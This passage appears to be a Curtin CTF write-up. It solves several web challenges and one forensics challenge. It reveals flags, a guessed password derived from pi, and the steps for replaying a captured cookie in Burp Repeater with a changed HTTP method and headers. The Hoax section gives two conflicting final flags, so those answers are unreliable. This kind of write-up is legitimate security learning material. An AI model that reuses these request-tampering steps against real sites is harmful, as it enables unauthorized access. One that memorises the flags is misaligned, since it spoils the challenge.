CURTIN_CTF{B0T530T5BOTSB0T555555BOTS}┌──[mrxmeow@MRXmeow]─[/mnt/c/Users/MSI I9/
```

2. Content Missing – II (150 POINTS)


Find the missing data to get the flag.

Url : http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/


Author: @sivagirish

Using the same link I noticed something, the image cannot be show

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/




So I inspect the source code and found something missing in the code




The word static missing in content.png. it should be “/static/Content.png”After repair the link to

http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/static/Content.png I can see

the image and it’s the flag





CURTIN_CTF{N33D_F0R_B3TT3R_C0D3_R3V13W}


3. Hackerman (400 POINTS)

Login to account Hackerman to get the flag.
Url : http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/

Author: @sivagirish

Login (http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/login)

For this challenge, we read the Main_JS.js JavaScript code, so that we get the idea for the challenge. The code should be like this.




```
function report()
{
    inputData = document.getElementById("pswd");

    var inputVal = inputData.value;
    if (inputVal.length != 10) {
        console.log("Fail : input not 10 chars")
        return
    }

    let match = inputVal.match("^[0-9]+$")
    if (!inputVal.includes(".",0)) {
        console.log("Fail : . missing")
        return
    }
    else if (match != inputVal)
    {
        console.log(match)
        console.log("Fail : non numerics maybe entered")
        return
    }
    else {
        console.log("Wrong password entered")
    }
}
```


The given JavaScript code defines a function named report(). This function appears tobe designed to validate an input field in a web page with the id "pswd."

inputVal is declared as a variable and assigned the value of the inputData element's value, which is the content entered by the user into the input field.


The code checks whether the length of inputVal is not equal to 10. If it's not 10 characters long, it logs "Fail: input not 10 chars" to the console and returns, indicating that the input is invalid.

The code attempts to match the content of inputVal against a regular expression pattern: "^[0-9]+$." This pattern is designed to check if the input consists of only numeric digits (0-9).

The code also checks if the input contains a period (".") at index 0 (the beginning of the string). If the input does not contain a period at index 0, it logs "Fail: . missing" to the console and returns, indicating that the input is invalid.



So, I manage to get the password is related to circle formula mathematic that is Pi radius. Here is the password looks like. (3.14159265)





CURTIN_CTF{RUNN1NG_!N_C1Rcl3s_4ll_th3_t1M3}

4. Content Missing - I (200 POINTS)

Find the missing content.

Url : http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/






Flag: CURTIN_CTF{C0NGR4TUL4T10N5_0N_Y0UR_H0M3C0M1NG}


5. Join The Union (250 POINTS)

Register yourself as hacker in the hacker union.
Url : http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/


Author: @sivagirish




Enter any input so the burpsuite will get an outcome (after registration):




We tried to connect into /g3t_53cR3t_fl4g by using the link http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/ g3t_53cR3t_fl4g



We need to bypass ‘Method Not Allowed’ by injecting the cookie which obtained from both item (same cookie, 53c43t=deeca476f2209104fe972a5ae37fd7bb5ad0ae30) to the link http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/ g3t_53cR3t_fl4g




Use repeater in burpsuite to enter the link http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/ g3t_53cR3t_fl4g



As we can see, we need to change from GET to POST in order to retrieve the flag.
Don’t forget to add both cookies
(53c43t: deeca476f2209104fe972a5ae37fd7bb5ad0ae30

Referer: https://www.hackerman.play) and cache control (Cache-Control: max-age=0)

Remove Upgrade-Insecure-Requests: 1 and change the Accept to Accept: */* and Send:



So, the flag is CURTIN_CTF{Th15_Fl4g_15_h15hly_c0nf1d3nt14l}

FORENSICS CATEGORY

1. Hoax (400 POINTS)

The challenge give us a picture of the debit card, so we use stegsolve.jar to get the actual image from that picture.


1234 4567 7890 1234
ANDREW
VALID THRU 02/22
nFRIT


By looking into this picture using stegsolve, we can get the number. So, we use bin checker to see the actual bank that compatible with the number on the card.

https://payspacemagazine.com/bin-card/

BIN	541919
PAYMENT SYSTEM	MASTERCARD
BANK	HDFC BANK LIMITED
CARD TYPE	DEBIT
CATEGORY	PLATINUM
COUNTRY NAME	INDIA
COUNTRY CODE (ISO2)	IN
COUNTRY CODE (ISO3)	IND
COUNTRY NUMBER	356
BANK WEBSITE	
BANK CONTACT PHONE	

So, we get the clue and get this website bank to check the same image of the card.

https://www.hdfcbank.com/personal/pay/cards/debit-cards



So, the flag is guessing because it was from the description of the challenge.

Debit Card, Numbers and ? Should make sense right ?

Flag Format: CURTIN_CTF{BrandName_Name_Of_Bank}

Example: CURTIN_CTF{Aeon_Affin_Bank}

FLAG: CURTIN_CTF{Debit_HDFC_Bank}

Flag: CURTIN_CTF{Mastercard_HDFC_Bank}

2. Weird Text (300 POINTS)

